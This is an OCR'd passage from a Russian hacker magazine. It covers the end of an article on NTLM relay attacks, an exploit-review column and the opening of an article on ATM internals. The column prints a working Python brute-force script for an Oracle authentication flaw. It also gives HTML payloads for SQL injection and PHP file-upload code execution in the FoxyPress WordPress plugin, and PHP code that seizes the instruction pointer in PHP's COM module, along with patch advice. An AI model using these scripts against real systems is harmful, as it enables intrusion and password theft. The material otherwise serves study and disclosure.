
РЕШЕНИЕ

Данный выпуск получился каким-то дико виндовым. И потому я добавлю такую «боянистую» задачку. Но с учетом «добрых вестей с фронта», страшности тулзы и показательных рисунков, я думаю, что будет интересно. Во-первых, теория. Кратко, для напоминания. NTLM — это виндовый протокол, который используется для аутентификации. В упрощенном виде клиент и сервер для NTLM-аутентификации проходят по следующим шагам:

1. Клиент подключается к серверу, сообщает свои настройки.
2. Сервер отвечает тем же рандомным 16-байтным числом — challenge'ем.
3. Клиент шифрует challenge'ем свой пароль (точнее, его хеш) и отправляет его на сервер.
4. Сервер расшифровывает пароль и решает, аутентифицировать ли его.

С приходом NTLMv2 и широким распространением новых ОС, где LM и NTLMv1 не используются, пробрутить пароль становится не самой простой задачей. Но, как ты, наверное, знаешь и/или видишь, NTLM подвержен другой, возможно даже более глубокой атаке, а именно — NTLM relay. Если что, SMB relay — это частный случай NTLM relay.

Суть же атаки в том, что мы, заставив жертву к нам подключиться и начать аутентифицироваться по NTLM, можем спокойно перекинуть «эти попытки» на сервер, и в итоге мы будем аутентифицированы под нашей жертвой на сервере и сможем там выполнять любые действия. И еще раз уточню — NTLMv2 здесь не спасет.



Протоколов, поддерживающих NTLM-аутентификацию, достаточно много. Релей с любого на любой!

У НЕКОТОРЫХ ПРОТОКОЛОВ ЕСТЬ ДОПОЛНИТЕЛЬНЫЕ МЕРЫ ЗАЩИТЫ. ТАК, ДЛЯ SMB — ЭТО ПОДПИСЬ ПАКЕТОВ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

INFO

Все описанные программы со всей рубрики ищи на диске.

Как я уже сказал, SMB relay — это тот же NTLM relay. Фишка в том, что Microsoft позволяет включить NTLM-аутентификацию для большинства протоколов! То есть и POP3, и HTTP, и FTP, и Telnet (полный список на рисунке). И что еще важнее, мы, по сути, можем прозрачно релеить с протокола на протокол! То есть кроме классического HTTP2SMB и SMB2SMB существует еще масса вариантов.

Конечно, есть свои тонкости. Во-первых, у некоторых протоколов есть дополнительные меры защиты. Так, для SMB — это подпись пакетов. Но это скорее исключение из правил. Во-вторых, не все протоколы по умолчанию разрешают подключаться с использованием NTLM. И в-третьих, для атаки нам надо заставить пользователя подключиться к нам. Так вот, протоколов, которые автоматически пытаются аутентифицироваться по NTLM, тоже не так много (SMB, HTTP).

Но это все в теории. На практике, из того, что я видел во многих компаниях, мы имеем следующее. Для начала: почти во всех компаниях используется NTLM для аутентификации — Kerberos не в моде :). Почти ни в одной не используются методы защиты на уровне протоколов (та же подпись SMB-пакетов). А самое главное — почти все компании стремятся к тому, чтобы внедрить единую аутентификацию. То есть подключить NTLM-аутентификацию везде, где только можно: корпоративные сайты (HTTP/HTTPS), прокси-серверы (HTTP/HTTPS), почта (IMAP, POP3, SMTP), базы данных (MSSQL) и так далее.

Конечно, это хорошо — один пароль на все системы и удобство администрирования (вроде бы), но это очень-очень не секьюрно. Да, если говорить о стандартном SMB relay, то нам надо атаковать/заманивать админа и/или кого-то еще привилегированного. Но когда мы имеем возможность работать с другими протоколами, мы в каком-то смысле можем атаковать всех пользователей. Здесь просто все становится чуть менее универсально, так как многое зависит от корпоративной сети. Но в любом случае единая аутентификация на основе NTLM чаще всего приводит к тому, что мы можем достаточно быстро захватить контроль над всей сетью. Например, если есть какой-то критичный сайт с NTLM-аутентификацией, то мы можем заставить какого-нибудь привилегированного пользователя законнектиться к нам и релеить данные на сайт. Такая операция в конечном счете поволит нам быть полностью аутентифицированными на сайте. Или, например, если мы срелеим простого пользователя, то можем посканить «под ним» шары какого-то еще хоста и в случае успеха скачать или записать на них какие-то файлы.

Ну и обещанная тулза. В Metasploit недавно был добавлен модуль http_ntlmrelay, который позволяет с HTTP релеить на HTTP или SMB. Это вроде бы немного (и почти то же, что и было), но здесь есть ряд отличий. Во-первых, добавлена поддержка NTLMv2 (то есть отключенный NTLMv1 нам теперь не помеха). Во-вторых, появилась возможность создавать последовательности действий. То есть можно заставить модуль после аутентификации на атакуемом сайте зайти на определенную страницу сайта, вынуть antiCSRF-токен из нее и использовать его для задания следующего запроса. В-третьих, на основании его можно строить аналогичные модули, но для других протоколов. В общем, простор для творчества.

Более полные примеры и видео можно увидеть здесь — goo.gl/4qDIl. Очень рекомендую, как говорится — «лучше один раз увидеть…»

Вот и всё на сегодня. Надеюсь, что было интересно :). Используй полученные знания с умом. Успешных ресерчев и познаний нового!

Павел Александрович (ivinside.blogspot.com)

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Если отладка — это процесс удаления ошибок, то программирование должно быть процессом их внесения.

Э. Дейкстра



Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Обход аутентификации в Oracle Database

CVSSV2 6.4 MEDIUM


(AV:N/AC:L/AU:N/C:P/I:P/A:N)

BRIEF

Протокол аутентификации Oracle позволяет удаленному атакующему получить зашифрованный идентификатор сессии и соль произвольного пользователя. На основании этих данных становится возможным провести атаку типа брутфорс. Впервые уязвимость была продемонстрирована общественности исследователем Эстебаном Мартинесом Файо (Esteban Martinez Fayo) на мероприятии Ekoparty security conference, проходившем в Буэнос-Айресе. Интересен тот факт, что исследователь отправил отчет Oracle об этой уязвимости в далеком мае 2010 года. Oracle пофиксила его в новой версии протокола в середине 2011-го, однако новая версия протокола аутентификации не используется в текущей версии базы данных по умолчанию. И вот только в середине октября 2012-го выходит патч, который реально делает текущие версии базы данных невосприимчивыми к этой уязвимости.

EXPLOIT

Сама по себе атака очень проста. Атакующему необходимо знать лишь имя пользователя и имя базы данных на сервере. Далее он запускает процесс аутентификации. Сервер присылает ему зашифрованный идентификатор сессии и соль. Ключом в данном случае выступает не что иное, как пароль + соль. Кроме этого, было замечено, что в идентификаторе сессии последние восемь цифр всегда 88888888 — прямо магия чисел какая-то, позволяющая атакующему с высокой долей вероятности определить, что ключ подобран правильно. Интересно еще, что идентификатор сессии не отсылается на сервер и действия атакующего не попа-



Процесс аутентификации в базе данных Oracle

дают в лог сервера, так что провести атаку можно полностью незаметно. Эксплойт для подбора пароля пользователя я помещаю далее:

```
import hashlib
from Crypto.Cipher import AES

def decrypt(session, salt, password):
    pass_hash = hashlib.sha1(password + salt)
    # Дополняем длину ключа шифрования до 24 байт
    key = pass_hash.digest() + '\x00\x00\x00\x00'
    decryptor = AES.new(key, AES.MODE_CBC)
    plain = decryptor.decrypt(session)
    return plain

# Зашифрованный идентификатор сессии 48 байт
session_hex = 'EA2043CB8B46E3864311C68BDC161F8↵
CA170363C1E6F57F3EBC6435F541A8239B6DBA16EAAB5↵
422553A7598143E78767'

# Соль 10 байт
salt_hex = 'A7193E546377EC56639E'

# Список с подбираемыми паролями
passwords = ['test', 'password', 'oracle', 'demo']

for password in passwords:

    # Дешифруем идентификатор сессии
    session_id = decrypt(session_hex.decode('hex'), ↵
    salt_hex.decode('hex'), password)
    print 'Decrypted session_id for password "%s" ↵
    is %s' % (password, session_id.encode('hex'))

    # Если последние восемь символов идентификатора —
    # 88888888, то принимаем пароль за верный
    if session_id[40:] == '\x08\x08\x08\x08\x08':
        print 'PASSWORD IS "%s"' % password
        break
```

Для его работы необходимо забить свои значения переменных session_hex и salt_hex, которые с легкостью можно узнать при помощи Wireshark. Очевидно также, что потребуется расширение списка подбираемых паролей, либо тривиальная замена его на словари с паролями в виде файлов (таких словарей на просторах Сети огромное количество), либо создание дополнительной функции генерации паролей.

TARGETS

Oracle Database Server 10.2.0.3, 10.2.0.4, 10.2.0.5, 11.1.0.7, 11.2.0.2 и 11.2.0.3.

SOLUTION

Установить октябрьский патч от Oracle — goo.gl/PWTYo.
Если установка патча не представляется возможной, то существует несколько «костылей»:

1. Можно использовать базу данных версии 10g, в которой протокол аутентификации не является уязвимым.
2. Прописать на клиентском и серверном конфиге sqlnet.ora строчку SQLNET.ALLOWED_LOGON_VERSION=12, которая задействует новый механизм аутентификации.
3. Настроить внешнюю аутентификацию через SSL или службу каталогов.
4. Ну и конечно же, рекомендуется использовать случайно сгенерированные пароли длиной не менее девяти символов, а лучше — все двадцать. Это сильно усложнит подбор пароля за разумный промежуток времени.

2 Выполнение произвольного кода в Invision Power Board

CVSSV2 10.0 HIGH

(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Широко известный в узких кругах исследователь безопасности Эджидио Романо (Egidio Romano aka EgiX) обнаружил уязвимость в форумном движке Invision Power Board, которая позволяет выполнить произвольный PHP-код на целевой системе. История успеха уязвимости:
21.10.2012 — обнаружение уязвимости;
23.10.2012 — оповещение вендора;
25.10.2012 — выход патча: goo.gl/xoatp;
25.10.2012 — номер CVE запрошен;
29.10.2012 — назначен CVE-2012-5692;
31.10.2012 — публикация в открытых источниках.

EXPLOIT

Уязвимый код находится в методе IPSCookie::get() и определен в /admin/sources/base/core.php (строка 4015 и далее):

```
static public
function get($name) {
  if (isset(self::$_cookiesSet[$name])) {
    return self::$_cookiesSet[$name];
  } else if (isset($_COOKIE[ipsRegistry::$settings↵
    ['cookie_id'].$name])) {
    $_value = $_COOKIE[ipsRegistry::$settings↵
    ['cookie_id'].$name];
    if (substr($_value, 0, 2) == 'a:') {
      return unserialize(stripslashes(urldecode↵
      ($_value)));
    }
```

Уязвимость проявляется при вызове метода unserialize, которому передается значение пользовательских данных без должной фильтрации. Заложена всего лишь одна проверка — что строка начинается с символов «a:», этого недостаточно, чтобы предотвратить внедрение объекта PHP. Атакующий может послать сериализованную строку, которая будет представлять собой массив объектов. Это может быть использовано для исполнения произвольного PHP-кода через метод __destruct() класса dbMain, который, в свою очередь, вызывает метод writeDebugLog для записи отладочной информации в лог-файл. Произвольный PHP-код может быть внедрен исключительно через переменную $_SERVER['QUERY_STRING'], поэтому для успешной эксплуатации уязвимости необходима активированная опция short_open_tag. Скачать эксплойт можно по этой ссылке: goo.gl/O04Mc.

TARGETS

Invision Power Board 3.1.2 и далее вплоть до 3.3.1.

SOLUTION

Установить соответствующее обновление.

3 Множественные уязвимости в WordPress FoxyPress Plugin

CVSSV2 6.5

(AV:N/AC:L/AU:S/C:P/I:P/A:N)

BRIEF

И вновь WordPress. И вновь исследователь Янек Винд (Janek Vind «waraxe»). Вот это действительно множественные уязвимости — в отчете фигурируют целых двадцать пунктов. Этот плагин можно

смело использовать в качестве образцово-показательного примера небезопасного веб-приложения. Мы рассмотрим наиболее интересные пункты из всего отчета. С полной версией можно ознакомиться по ссылке goo.gl/Ljnzr.

EXPLOIT

Загрузка произвольного файла в скрипте documenthandler.php. Причина уязвимости — отсутствие должных проверок в части функциональности загрузки файла. Для успешной эксплуатации нужно располагать аккаунтом администратора. Кусок уязвимого кода:

```
if (!empty($_FILES)) {
  ...
  $targetpath = ABSPATH.INVENTORY_DL_LOCAL_DIR;
  ...
  $newfilename = foxypress_GenerateNewFileName↵
  ($fileExtension, $inventory_id,
  $targetpath, $prefix);
  $targetpath = $targetpath.$newfilename;
  if (move_uploaded_file($_FILES['Filedata']↵
  ['tmp_name'], $targetpath))
```

Как мы видим, проверками параметров функции, загружающей файл, и не пахнет. В результате атакующий способен загружать на сервер файлы с произвольным расширением. В случае с PHP-файлами это ведет к классическому RCE (удаленному исполнению кода). Сценарий эксплуатации. Открываем страницу редактирования продукта:

```
http://localhost/wp342/wp-admin/post.php?↵
post=43&action=edit
```


Находим ссылку под названием Digital Downloads. Кликаем на кнопку «Browse Files». Выбираем PHP-файл, который нужно загрузить. В результате появится ссылка, по которой доступен загруженный файл:

```
http://localhost/wp342/wp-content/↵
inventory_downloadables/my_download_jw82ku0jz9_43.php
```

Переходим по ссылке и радуемся результату выполнения скрипта.

SQL-инъекция в скрипте documenthandler.php. Причина возникновения — недостаточная фильтрация пользовательских данных. Для успешной эксплуатации потребуется залогиниться под администратором. Кусок уязвимого кода, начиная со строки 14:

```
if (!empty($_FILES)) {
    $inventory_id = intval( $_POST['inventory_id'] );
    $downloadabletable = $_POST['prefix'];
...
 $query = "INSERT INTO " . $downloadabletable ↵
  . " SET inventory_id='" ↵
  . $inventory_id . "', filename='" ↵
  . mysql_escape_string($newfilename) ↵
  . "', maxdownloads= '" ↵
  . mysql_escape_string($downloadablemaxdownloads) ↵
  . "', status = 1";
 $wpdb->query($query);
```



Перехваченные данные сессии в процессе аутентификации в Oracle

Как ты мог заметить, переданный пользователем POST-параметр 'prefix' используется в запросе SQL "INSERT INTO" в качестве имени таблицы. Здесь нет никакой фильтрации, поэтому атакующий имеет прекрасную возможность вставлять любые данные в любые таблицы в рамках текущей базы данных. Пример эксплуатации:

```
<html>
<body>
<center>
<form action="http://localhost/wp342/wp-admin/↵
admin-ajax.php?action=foxypressdownload&security=↵
844b64ce45" method="post" enctype="multipart/form-data">
   <input type="file" name="Filedata">
   <input type="hidden" name=↵
   "downloadablemaxdownloads" value="1">
   <input type="hidden" name="prefix" value="waraxe">
   <input type="submit" value="Test">
</form>
</center>
</body>
</html>
```

...ЗДЕСЬ НЕТ ФИЛЬТРАЦИИ, ПОЭТОМУ АТАКУЮЩИЙ ИМЕЕТ ПРЕКРАСНУЮ ВОЗМОЖНОСТЬ ВСТАВЛЯТЬ ЛЮБЫЕ ДАННЫЕ

SQL-инъекция в скрипте foxypress-manage-emails.php. Причина возникновения также недостаточная фильтрация пользовательских данных, а именно GET-параметр id. Для успешной эксплуатации потребуется залогиниться под администратором. Ниже приведен кусок уязвимого скрипта foxypress-manage-emails.php, начиная с 14-й строки:

```
function foxypress_manage_emails_page_load()
{
 global $wpdb;

 if(isset($_GET['mode']) && $_GET['mode']=='edit')
 {
  if(isset($_POST['foxy_em_save']))
  {
```

```
    ...
    $sql = "UPDATE ". $wpdb->prefix .
      "foxypress_email_templates set
      foxy_email_template_name='".$templatename."',
      foxy_email_template_subject='".$subject."',
      foxy_email_template_email_body='".$content."',
      foxy_email_template_from='" . $from . "'
      WHERE email_template_id=".$_GET[id];
```

Пример эксплойта:

```
<html>
<body>
<center>
<form action="http://localhost/wp342/wp-admin/↵
edit.php?post_type=foxypress_product&page= ↵
manage-emails&mode=edit&id=waraxe" method="post">
   <input type="hidden" name="foxy_em_save" value="1">
   <input type="hidden" name="templatename" value="2">
   <input type="hidden" name="subject" value="3">
   <input type="submit" value="Test">
</form>
</center>
</body>
</html>
```

Результат работы:

```
WordPress database error:
[Unknown column 'waraxe' in 'where clause']
UPDATE wp_foxypress_email_templates ↵
set foxy_email_template_name='2',
foxy_email_template_subject='3',
foxy_email_template_email_body='',
foxy_email_template_from='' ↵
WHERE email_template_id=waraxe
```

TARGETS

WordPress FoxyPress Plugin 0.4.2.5.

SOLUTION

Обновиться до последней версии (на момент написания — 0.4.2.7).



4 Выполнение произвольного кода в PHP 5.3.4 Win Com Module Com_sink

CVSSV2 7.5


(AV:N/AC:L/Au:N/C:P/I:P/A:N)

BRIEF

Уязвимость была найдена в модуле Com_sink, обеспечивающем возможность взаимодействовать с COM и .NET в Windows. Ошибка позволяет атакующему выполнить произвольный код в системе с правами пользователя, запустившего скрипт.

EXPLOIT

Для начала рассмотрим простейший пример работы с модулем. Следующий код запускает Internet Explorer и открывает страничку Google:



Запуск простого MessageBox'а в PHP 5.3.4 Win Com Module Com_sink

```
<?php
class IEEventSinker {
    var $terminated = false;

    function ProgressChange($progress, $progressmax) {
      echo "Download progress: $progress $progressmax\n";
    }
    function DocumentComplete(&$dom, $url) {
      echo "Document $url complete\n";
    }
    function OnQuit() {
      echo "Quit!\n";
      $this->terminated = true;
    }
}
$ie = new COM("InternetExplorer.Application");
$sink = new IEEventSinker();
com_event_sink($ie, $sink, "DWebBrowserEvents2");
$ie->Visible = true;
$ie->Navigate("http://www.google.com");
while(!$sink->terminated) {
  com_message_pump(4000);
}
$ie = null;
?>
```

Первый аргумент в вызове com_event_sink — адрес вызываемого COM-объекта, и он определяется пользователем. Никаким дополнительным проверкам этот адрес не подвергается, и этот адрес используется напрямую. Пример кода, приводящего к Access Violation:

```
<?php
$buffer = str_repeat("B", 1000);
$vVar = new VARIANT(0x43434343);
$vVar2 = new VARIANT(0x41414141);
com_event_sink($vVar, $vVar2 , $buffer );
?>
```

Сам Access Violation:

```
(310.1fc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any
exception handling.

This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00372ad0 edx=0114dd88
esi=43434343 edi=0114d9b8 eip=102f59bd esp=00c1f988
ebp=00c1f9dc iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010246
*** ERROR: Symbol file could not be found. Defaulted to
export symbols for C:\wamp\bin\php\php5.4.3\php5ts.dll
- php5ts!php_strftime+0xadc:

102f59bd 8b06       mov    eax,dword ptr [esi]
ds:0023:43434343=????????

102f59bf 8d4dd4     lea    ecx,[ebp-2Ch]
102f59c2 51         push   ecx
102f59c3 53         push   ebx
102f59c4 53         push   ebx
102f59c5 56         push   esi
102f59c6 ff5010     call   dword ptr [eax+10h]
```

Таким образом можем получить контроль над EIP:

```
<?php
$eip ="\x44\x43\x42\x41";
//$eip= "\x4b\xe8\x57\x78"; jmp edi
$eax ="\x80\x01\x8d\x04";
$deodrant="";
$axespray = str_repeat($eip.$eax,0x80);

//048d0190
echo strlen($axespray);

//19200 == 4B32 4b00
for($axeeffect=0;$axeeffect<0x4B32;$axeeffect++)
{
    $deodrant.=$axespray;
}

$terminate = "T";
$u[] =$deodrant;
$r[] =$deodrant.$terminate;
$a[] =$deodrant.$terminate;
$s[] =$deodrant.$terminate;

$vVar = new VARIANT(0x048d0000+180);
$buffer = "\x90\x90\xcc\xcc\x41\<много_x41>";
$var2 = new VARIANT(0x41414242);

com_event_sink($vVar,$var2,$buffer);
?>
```

В результате запуска скрипта будем наблюдать следующее:

```
(cb0.7d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any
exception handling.

This exception may be expected and handled.
eax=048d0180 ebx=00000000 ecx=00c1f9b0 edx=0114dbc8
esi=048d00b4 edi=0114dc20 eip=41414141 esp=00c1f974
ebp=00c1f9dc iopl=0 nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
41414141 ?? ???
```

Загрузить свой шелл-код пусть останется в качестве домашнего задания.

TARGETS

PHP 5.3.4 и, возможно, более ранние.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

Ольга Кочетова (olga.v.kochetova@gmail.com)

КРАТКИЙ КУРС ПРЕПАРАЦИИ AUTOMATED TELLER MACHINE



Сколько денег в банкомате? Что интересного есть внутри? Безопасен ли этот девайс? Как спастись от злоумышленников и что делать, если все-таки попался на крючок?

ДЛЯ НАЧАЛА НЕМНОГО ИСТОРИИ

Идея банковской автоматической денежной машины (ATM — Automated Teller Machine) в разное время приходила незнакомым друг другу личностям в Японии, Великобритании, США, Швеции, но первым попытался зафиксировать ее Лютер Джордж Симджян. Автор наделил устройство функцией выдачи наличных без списания средств со счета — на тот момент (1939 год) такой технической возможности не существовало. Армяно-американский (по некоторым данным турецко-американский) изобретатель различных устройств и обладатель более 200 патентов, Симджян предложил опробовать аппарат одному из крупнейших американских банков City Bank of New York, однако через несколько месяцев банкиры отказались от новшества, так как не посчитали его применение необходимым.

Так лавры первопроходца достались Джону Шеперд-Бэррону, работавшему по заказу компании De La Rue (британский всемирно известный производитель бланков ценных бумаг и банковского оборудования). Он обратился со своей идеей в банк Barclays, руководство которого оказалось дальновиднее своих американских коллег и подписало договор, положивший начало истории банкоматов. Первый и на тот момент единственный банкомат был установлен в северном боро Лондона, Энфилде, 27 июня 1967 года в отделении Barclays. Банкомат выдавал деньги по специальным чекам, которые нужно было заранее получать в банке. Максимальная сумма, доступная для снятия в банкомате в конце 60-х, составляла 10 фунтов.

Через несколько лет к чеку стали выдавать идентификационный номер, прототип нынешнего PIN-кода (PIN — Personal Identification Number). Запатентовал систему аутентификации на основе машиночитаемой карты и секретного кода к ней другой талантливый шотландец, инженер и изобретатель Джеймс Гудфеллоу.

Впервые массово банкоматы установил в 1972 году американский Citibank, бывший City Bank of New York — тот самый банк, который ранее отказался от устройства, предложенного Симджяном. Первые online-банкоматы, носившие название Cash-Point, появились в 1972 году в британском банке Lloyds. Разработанные компанией IBM устройства работали с пластиковыми картами, оснащенными магнитной полосой.

Позднее появились банкоматы с функцией приема наличных (Cash In) и банкоматы с замкнутым оборотом наличности (Cash Recycling).

НАШИ ДНИ

Статистика показывает, что сейчас насчитывается более 2,45 миллиона устройств по всему миру; самый северный банкомат установлен в поселке Лонгйир на острове Шпицберген (Longyearbyen, Svalbard, Norway), а самый южный — на станции Мак-Мердо в Антарктиде (McMurdo Station, Antarctica).

К лидерам мирового рынка банкоматов принято относить так называемую большую тройку — американцев NCR и Diebold и немцев Wincor Nixdorf. В последние годы в России к ним присоединились восточные соседи — корейцы Nautilus Hyosung. С недавнего времени российские кардхолдеры (cardholder — держатель карты) имеют возможность обслуживания на банкоматах отечественного производства DORS.

По способу установки современные банкоматы делятся на Lobby (для установки внутри помещений) и Through The Wall (для установки через стену). С точки зрения функционала банкоматы можно разделить на Cash Out (классический банкомат на выдачу), Cash In + Out (выдача + прием, полнофункциональный) и Cash Recycling (замкнутый оборот наличности).

«Начинку» для банкоматов производят несколько фирм, и устройства разных вендоров, по сути, представляют собой набор стандартных комплектующих.

А ЧТО ВНУТРИ?

В верхней части ATM, именуемой сервисной зоной или кабинетом, обычно располагаются системный блок, модуль спецэлектроники, картридер, криптоклавиатура, чековый принтер, видеонаблюдение. Часть банкоматов оснащена журнальными принтерами, также располагающимися в кабинете. Журнальник предназначен для записи лога работы банкомата. В современных моделях его заменил электронный журнал, целостность которого контролируется цифровой подписью.

СИСТЕМНИК ОБЫКНОВЕННЫЙ

Мозг банкомата — системный блок с традиционным наполнением. На расположенном внутри жестком диске установлена операционная система с необходимым набором драйверов и прикладного ПО. Обычно это Windows

XP SP2/SP3, изредка встречаются Embedded/POSReady-варианты и уж совсем редко Windows NT и «динозавр» OS/2. Некоторые труЪ-банкоматы работают под Linux'ом.

СОФТ И ОБМЕН ДАННЫМИ

Прикладное ПО у каждого производителя собственное, разработанное в соответствии с отраслевыми стандартами и спецификациями. ППО, с одной стороны, представляет собой интерфейс обслуживания и шину связи с процессингом, с другой — шину взаимодействия с периферийными устройствами.

Управление банкоматом происходит обычно по dc-протоколу; NDC или DDC — direct connect протоколы, разработанные компаниями NCR и Diebold соответственно. Остальные производители либо разрабатывают собственный диалект, либо пользуются нативным. Суть dc-протокола в том, что ATM выполняет команды процессинга, не принимая решений на уровне устройства. Все команды, ответы и состояния описаны определенным набором и последовательностью цифр и букв.

Невозможно внедриться в «разговор» машины и процессинга, не зная протокола и особенностей настроек для конкретного устройства!

Информация о транзакциях шифруется на уровне ППО или устройств и передается в процессинг по защищенному каналу, обычно по протоколу TCP/IP (очень редко по X.25). Способ передачи данных и ее защиты выбирается исходя из особенностей организации сети, с использованием специального оборудования.

ИБП

Корректное завершение работы при отключении электричества обеспечивает источник бесперебойного питания. Обычно заряда батареи достаточно, чтобы закончить текущую операцию и перевести банкомат в режим «Не обслуживает» (или завершить работу, в зависимости от настроек), но существуют модели UPS, поддерживающие рабочий режим устройства от батареи на протяжении нескольких десятков минут.

СПЕЦЭЛЕКТРОНИКА

Блок специальной электроники у каждого производителя банкоматов имеет свои вид и название, но назначение одно — управление индикацией и датчиками. Работа с банкоматом должна быть интуитивно понятна для любого пользователя, и этому способствуют индикаторы устройств, которые в конкретный момент ожидают действий клиента. Обычно подсвечивают слоты вставки/возврата карты, внесения/выдачи денег, слот выдачи чека. Датчики, которыми фактически напичкан банкомат, фиксируют положение финансовых устройств, состояние дверей, изменения температуры, наличие вибрации, удара, обеспечивая в том числе безопасность ATM.

КАРТРИДЕР

Для обработки карт в банкоматы устанавливается картридер, работающий с «полосатыми» и чиповыми картами. Обычно используется моторизированный вариант, то есть карта принимается и возвращается при помощи электропривода. На этапе вставки карты устройство проводит ее предварительную проверку, определяя доступность источника данных и их соответствие заданным настройкам, если карта «подходящая» — выполняется выбранная клиентом операция. Безопасность каждой модели картридера подтверждается соответствующими сертификатами. Но как раз картридер наиболее привлекателен для мошенников, ведь именно этот модуль считывает данные с полосы Track2, которые используются для проведения транзакции. Злоумышленники устанавливают на слот картридера скимминговые накладки, содержащие считывающую головку и флеш-память, в которую записываются полученные данные.

